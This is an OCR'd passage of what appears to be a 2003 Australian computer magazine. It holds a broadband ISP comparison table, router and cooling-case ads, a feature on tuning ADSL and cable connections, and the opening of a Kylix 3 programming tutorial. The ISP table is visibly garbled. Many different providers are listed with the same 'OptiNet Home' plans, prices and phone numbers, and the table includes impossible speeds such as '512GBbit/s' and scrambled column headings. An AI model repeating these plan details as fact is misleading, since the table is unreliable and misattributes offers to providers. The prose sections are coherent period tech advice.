OntheNet	www.onthenet.com.au info@onthenet.com.au 1800 634 661	OntheNet ADSL 25K/408bps 53Kbit/s - 500MB per month • 250Kbit/s	OntheNet ADSL 512/128K 512Kbit/s - 512GBbit/s - 512Kbit/s	OntheNet ADSL 512/128K 512Kbit/s - 512GBbit/s - 512Kbit/s	OntheNet ADSL 1500/250K 512Kbit/s - 1.500Kbit/s - 250Kbit/s	10MB	2	✓	✓	✓	✓	Web	✓	✓
Optusnet Internet Solutions	www.optusnet.com.au info@optusnet.com.au 1800 634 661	Optusnet ADSL 25K/408bps 53Kbit/s - 500MB per month • 250Kbit/s	Optusnet ADSL 512/128K 512Kbit/s - 512GBbit/s - 512Kbit/s	Optusnet ADSL 512/128K 512Kbit/s - 512GBbit/s - 512Kbit/s	Optusnet ADSL 1500/250K 512Kbit/s - 1.500Kbit/s - 250Kbit/s	30MB	10	✓	✓	✓	✓	Web	✓	✓
Optusnet Cable	www.optusnet.com.au info@optusnet.com.au 1800 634 661	Optusnet ADSL 25K/408bps 53Kbit/s - 500MB per month • 250Kbit/s	Optusnet ADSL 512/128K 512Kbit/s - 512GBbit/s - 512Kbit/s	Optusnet ADSL 512/128K 512Kbit/s - 512GBbit/s - 512Kbit/s	Optusnet ADSL 1500/250K 512Kbit/s - 1.500Kbit/s - 250Kbit/s	50MB	5	✓	✓	✓	✓	Web	✓	✓

This table was compiled from the database of BroadbandChoice.com.au, Australia's independent guide to ISP deals and is accurate as of May 1, 2003. An updated version of this table, containing any changes since we went to print, can be found at www.broadbandchoice.com.au/apc. You can also use the site's plan searcher to match your individual requirements against all the plans listed in the database.


*Rates shown here are "metro" rates only. If you live outside of a capital city CBD local call zone, ISPs may charge more.

N/A in table denotes Not Applicable

1300 666 330



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internet that flies

*This price available in Capital Cities only.

Credit card payment monthly in advance plus one-off \$169 connection fee. ADSL Service not available in all areas.

ISP name	Contact	Budget +24hr/24h +Weekend 800MB max 570 +Target 5100 month, max 570	All-rounder +24hr/24h +Target 408 month, min 528 +Target 585 month, max 5115	Downloader +24hr/24h +Max MB possible, min 528 +Target 5100 month, max 5115	Speedy +1.5MB/s +Max MB possible, min 528 +Target 5100 month, max 5250	Free Web hosting	Email address	Spam filtering	Home server permitted	Free download server	Game server	Usage meter	Free uploads	Free POP
Optinail Optid	www.optinail.com.au 13 8184	OptiSpeed Special \$48.95 - \$50MB - 256Kbps	OptiNet Speed Plus \$89.95 - 4GB - 512Kbps	OptiNet Speed Plus \$89.95 - 4GB - 512Kbps	OptiNet Speed Plus \$114.95 - 4GB - 512Kbps	OptiNet Speed Plus \$114.95 - 4GB - 512Kbps	5MB	1	✓	✓	✓	Web	✓	✓
Optonets G.S.P.	www.optonets.com.au 1300 134 081	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	N/A	N/A
Optonets Squared Internet	www.optonets.com.au 1300 787 789	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓
OptiSurfer Internet	www.optisurfer.com.au 1300 134 081	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	N/A	N/A
OptiTechnologies (NoDialling)	www.optitechnologies.com 181 520 595	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓
OptiNet	www.optinet.net.au 181 520 595	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓
Pacific Internet	www.pacific.com.au 181 520 595	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓
PIF	www.pif.com.au 181 520 595	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓
Quick Internet	www.quick.com.au 181 520 595	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓
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SalamancaIT	www.salamanca.net.au 181 520 595	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	N/A	N/A
Satlink	www.satlink.com.au 181 520 595	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓
Spin Internet Services	www.spin.net.au 181 520 595	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓
Surfnet Internet	www.surfnet.com.au 181 520 595	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓
Surfnet	www.surfnet.com.au 181 520 595	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓
TECZ	www.tecz.com.au 181 520 595	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓
TelPacific	www.telapacific.com.au 181 520 595	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓
Telstra Broadband ADSL	www.broadband.com.au 13 12 82	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓
Telstra Broadband Cable	www.broadband.com.au 13 12 82	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓
The Net Factory	www.netfactory.com.au 1300 134 081	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓
TopSpeed Internet	www.topspeed.com.au 1300 134 081	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓
TPIG	www.tpig.com.au 181 520 595	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓
TSP Internet	www.tsp.com.au 181 520 595	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓
UKNOnline	www.uknonline.net.au 181 520 595	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓
Vindex	www.vindex.net.au 181 520 595	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓
WebOn ADSL	www.webon.com.au 181 520 595	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓
WebNet	www.webnet.com.au 181 520 595	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓
Webzone	www.webzone.net.au 181 520 595	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓
West Australian Net	www.westnet.net.au 181 520 595	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓
WestNet	www.westnet.com.au 181 520 595	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓
Win3Shop Internet	www.win3shop.com.au 181 520 595	OptiNet Home 256 \$64.95 - 1GB plus 3GB off-peak +256Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	OptiNet Home 512 \$84.95 - 3GB plus 3GB off-peak +512Kbps	10MB	5	✓	✓	✓	Web	✓	✓

THE JOURNEY STARTS HERE...

Extreme Cooling - Vapochill Case



The VapoChill case is both a CPU cooling system and a "barebone" PC platform on which to configure Power PC systems and high end professional workstations. By using the VapoChill technology to cool standard Intel or AMD CPU's to subzero temperatures (-25 to -15°C), stable clock frequencies can be achieved at 25 - 60% above standard performance.



From **\$1175**

Wireless Router w/ADSL Modem



The Vigor2600WE Wireless ADSL Router with a built in ADSL Modem is the Internet access solution for multiple users of your LAN with countless other value added features such as Firewall security, Advanced VPN, UPnP Support, and Multimedia support. The Vigor 2600WE features a Wireless Access Point, 4 Port Ethernet Switch, and an ADSL Modem/Router.

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4 Port ADSL Modem Router



This 4 Port VPN Firewall Router w/built in ADSL modem comes with a host of features including UPnP support, auto MDI/MDX detection, automatically detects and blocks DoS attacks, URL blocking, packet filtering, SPI. Also supports VPN embedded PPTP client/server, IKE and IPsec.

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Billion ADSL Modem Router



Combining both an Ethernet and USB port, this ADSL modem can also serve as a router between a home or small office network and the internet. Using Network Address Translation (NAT) and Application-Level Gateway features, it can provide a firewall, protecting PC's on your network. Telstra Approved.

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*** Free ADSL Inline filter included with each modem**

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
7 Optimise your connection

By this stage you've tracked down the best broadband deal in town — but it don't stop there. Some canny strategies and some well-chosen pieces of software will ensure a stable connection and squeeze even more pep from your pipe.

Bear in mind that much of the Internet lies beyond the control of you or your ISP — there are international congestion issues, differences between how much bandwidth different ISPs share out among their users, and server administrators who limit how much data will be sent to each individual user. As a result, there's only so much you can do at your end of the line to fix things.


Login clients

ADSL providers generally favour the PPPoE (Point-to-Point Protocol over Ethernet) connection protocol, but ISP-supplied login clients can vary widely in quality. Many power users opt for a good third-party program, and the best of them is RASPPPoE. This free software runs on all versions of Windows from 9x through to XP (XP was the first version to ship with a PPPoE network protocol) and is renowned for being extremely stable. It neatly integrates your ADSL connection with Windows' dialup interface, making it easy to use Windows' built-in Internet connection sharing tools.



If Linux is your OS of choice, try Roaring Penguin. This popular ADSL login client runs in userspace, doesn't need kernel support, is straightforward to set up and, once you've told it which Ethernet interface your ADSL modem is attached to, Roaring Penguin automatically finds the access concentrator that Telstra set you up on.

If you're using BigPond Cable, do yourself a favour and ditch Telstra's Big Pond Launchpad, which has a well-deserved reputation for crashing. Grab BPALogin, which is available for Windows, Linux and Mac. It's far more robust, can be run as a service under Windows 2000 or XP or as a standalone program, and automatically reconnects if the



connection drops out.

However, for Macintosh cable users we suggest LaunchIt! for OS X. This fantastic login client includes a usage meter so you can keep track of

how much you've downloaded, and seamlessly integrates into the OS X environment.


TCP/IP tweakers

Now that you're online, make the most of your connection. Tweaking tools are designed to adjust your system's TCP/IP settings to favour your type of network connection — dialup, ADSL or cable.

In our experience, these tweaking tools make a greater difference to dialup users than broadband users. There are gains to be had but you need to tread carefully, because a wrong setting can disable your connection. For example, many connection tweakers will give you the option of increasing the size of the MTU (Maximum Transmission Unit) to 1,500 bytes. "Great", you think, "bigger is better", as you wind up the wick. However, ADSL requires an MTU of 1,492 bytes or lower to work. If you set the MTU any higher, your connection will stall during downloads and may not work at all. A setting even lower, down to around 1,420, may be necessary to balance good performance with correct operation of your service.

Of the hundreds of connection tweakers floating around online, the one which gives us the most confidence is TweakMaster. This Windows program allows you to try different TCP/IP settings from a range of preset options, or to manually adjust them. TweakMaster lets you save and restore your existing TCP/IP settings in case the new settings don't work as well, or at all. That said, we found the presets boosted download performance by an almost negligible 4%, so it's no magic bullet. Therefore, unless you believe you're not achieving full speed from your ADSL connection, it's best not to change your settings.

If you just can't resist getting under the hood, the most effective way to boost your ADSL connection speed is to hand-tune TweakMaster's setting for the size of your PC's TCP/IP Receive Window (RWIN), which allows you to receive larger data packets and to



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Y UNLIMITED 256KB BROADBAND **\$68.⁹⁵** *per month*

Y UNLIMITED 512KB BROADBAND **\$89.⁹⁵** *per month*


Y UNLIMITED 1.5MB BROADBAND **\$189.⁹⁵** *per month*



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www.e-access.com.au/knownolimits



Feature

spend less time sending acknowledgement (ACK) packets to a distant server after receiving a packet. The downside is that if the ACK doesn't make it back to the host, a larger set of replacement data has to be sent — which slows things down. Gradually increase the RWIN value, while measuring the throughput of your connection using the excellent DUMeter utility (see "Speed testers", right).

Another trait of TweakMaster is DNS caching, which remembers the direct IP addresses of Web sites you've visited. Normally, when your computer needs to resolve an Internet host name into its numerical address, it contacts your ISP's DNS server, which in turn sends a query to the DNS server responsible for the domain. The reply is bounced back to your PC, and the entire process can take several seconds. By recording each "host name to IP address" mapping on your PC, TweakMaster makes the answer available straight away and speeds surfing by several seconds per site.


Download accelerators

Of all the utilities available to peak-tune your broadband connection, you'll get the best results from download accelerators. They're the real speed pill of the broadband super-users because they make the most of your available bandwidth — they're especially great for cable customers who have vast amounts of bandwidth to work with.

Download accelerators open multiple connections to a single server and fetch a file in several discrete chunks, one per "channel", so that you're downloading in parallel instead of serial.

This overcomes international latency problems and circumvents any restrictions the server administration has put on how fast a single user can download files. The server sees only several users downloading the same file. But on your PC that one file — which the download accelerator stitches together — is hurtling down the pipe.

Some download accelerators even try to grab chunks of the same file from several servers, although this can have limited success because of the increased potential for data corruption.



Your best bet is to stick to opening multiple connections to one server. Our choice in this field is Download Accelerator Pro which, under testing, sent the download transfer rate over a cable connection soaring from a stable 50KB/s to a whopping average of 250KB/s.


Yep, that's five times as fast — just by making better use of the bandwidth you're already paying for. (Remember that download accelerators only use the maximum bandwidth available on your broadband service — so if you've signed up for 256Kbit/s, the fastest speed you're likely to get is 32KB/s).

DAP is ad-supported freeware (it serves banner advertisements onto the interface) and installs a toolbar onto your browser to provide easy access to program settings. The best features include scheduled downloads, mirror searching to find alternative download locations for the same file, the ability to pause and resume downloads, and automatic recovery from "broken" downloads.

Speed testers

Just how fast is your connection — are you getting what you're paying for?

Here are two tools to help



you find out, as well as helping assess throughput while you finetune any system settings.

The Aussie-made TCP/IQ Line Speed Meter tests your broadband connection speed and compares it to that of other customers in your area, on your service provider, or on other

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WORKSHOP

Hands-on with hardware and software, plus bonus CD content

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The greatest riches are often right under your nose. *Joe Cassels* unearths a treasure trove of little-known power tools buried in Windows 9x.



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From troubleshooting a video card to scheduling events, *Matt Overington* shows you how to go the last mile after installing Linux.



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Bonus CD software

Most Workshop articles are accompanied by bonus software loaded onto our cover CD set — just look for this icon. This is often software that's integral to the article. The selection ranges from full working versions and trial versions to the best shareware and freeware.

APC can't provide tech support for these programs, but if you've got a problem with the CD itself, by all means holler our way (see pages 10-11 for details of how to contact our CD team).





Up and running with **Kylix 3**

It's one of the most professional Linux programming environments ever. David Williams introduces Borland's Kylix 3 Open Edition.

Kylix 3 is a professional integrated software development environment, based on Borland's popular Delphi (itself based on the Pascal language). Its rapid application development methodology makes it the ideal first step for anyone wanting to get into Linux programming, and is immediately accessible. The Kylix Open Edition (included on our cover CD set) allows you to develop fully working applications for non-profit use.

THE IDE

Kylix 3 lets you code in a rich visual interface. It also sports an integrated development environment (or IDE) which provides not only the facilities for writing and editing a Pascal program, but also for debugging, managing projects made of multiple source code files and consulting online help files. Becoming familiar with the IDE means you can make Kylix work for you.

There's quite a lot to get to know in the IDE. The top window with Kylix's menu and toolbars doesn't really have a name, so is just referred to as the main window (if this window is closed, Kylix will shut down). The main window contains the top-level menus as well as several undockable and customisable toolbars. These toolbars contain a variety of toolbuttons, which act as shortcuts to the menu items. The toolbars may be dragged around in the main window, or undocked (turning them into separate floating windows) by dragging them by the vertical double bar (called a grabber).

The remaining item on the main window is the tabbed area called the Component Palette (this can also be undocked, if desired). This is a very important window, showing all the components available for designing forms in an application.

A component is a program object that can be used in the Kylix visual designers, such as a button or an edit control. Each component has an underlying data type. For example, the button component is type TButton, and has a tooltip that says Button; also the checkbox

component is of type TCheckBox and has a tooltip that says CheckBox.

Kylix comes with a library of components called CLX (Component Library for Cross-platform). The Server Developer Edition has about 165 components, the Desktop Developer Edition has about 130, while the Open Edition has about 50. The paid-for versions obviously have more capabilities, but there is still a lot of scope in these 50 components. The Open Edition's 50 components are spread across four tab pages and, like the toolbars, the Component Palette is customisable.

A form is a generic term for either a window or a dialog box. All forms are designed in the same way, and can be either displayed in a modeless or modal fashion to get the effect of a window or a dialog.

To place components on a form, click on the component image on the Component Palette then click on the form. An instance of the component will appear on the form and can be moved around and resized, if needed. The form itself can also be resized as appropriate. As many components as are needed can be placed onto the form.

The Object Inspector is displayed to the left of the form. It lists the selected component's properties and allows their initial default values to be altered. This means a form's initial appearance can be accurately designed. For example, a button's caption can be set via its Caption property.


Single-clicking a component on the form will select it, allowing it to be moved, resized or have its properties modified. Multiple components can be selected simultaneously, either by lassoing them (drag out a rectangle which touches or encloses all components to select) or by single-clicking the first one and Shift-clicking all the rest.

The Object Inspector also tells you the name of the component and its type. The drop-down list at the top of the Object Inspector shows the type of the component, preceded by its name. The component's name can also be seen further down the Object Inspector as the value of the Name property. The component's name can be changed, just like any other property. It's a good programming practice to give meaningful names to components. The Object Inspector has tab pages to switch between the display of properties or event-handlers for a component.

Kylix visual application development involves setting up components on forms, then writing event handlers for those components and forms as required. The event handlers can manipulate the objects set up at design-time, accessing their properties or calling their methods, or can make use of any other part of the CLX library.


ROLL YOUR OWN TEXT EDITOR

Enough of this preamble – here's how to build an application, specifically a text file editor like Windows' Notepad. To start a fresh project for an executable GUI application, choose File, New Application. This creates a framework for an application with a single form.



▶ **Save me:** the Save All toolbar icon quickly saves all open, modified files.

The elements that make up Kylix's IDE



- 1 Kylix's menu bar.
- 2 File management toolbar icons, including file open and file save.
- 3 Project management toolbar icons, including add file to project and remove file from project.
- 4 Window management toolbar icons, including cascade all.
- 5 Program execution and debugging toolbar icons, including run, pause and single stepping.
- 6 Object Inspector, listing all customisable properties for the currently selected object.
- 7 Object Inspector tab pages, to switch between display of properties and events.
- 8 Online help toolbar icon. Click this anytime for help.
- 9 Component palette, allowing Kylix CLX elements to be easily dragged-and-dropped onto user-interface forms.
- 10 De-select icon. If a component has been inadvertently selected, click this to de-select it.
- 11 Tab pages for quick access to all available CLX components.
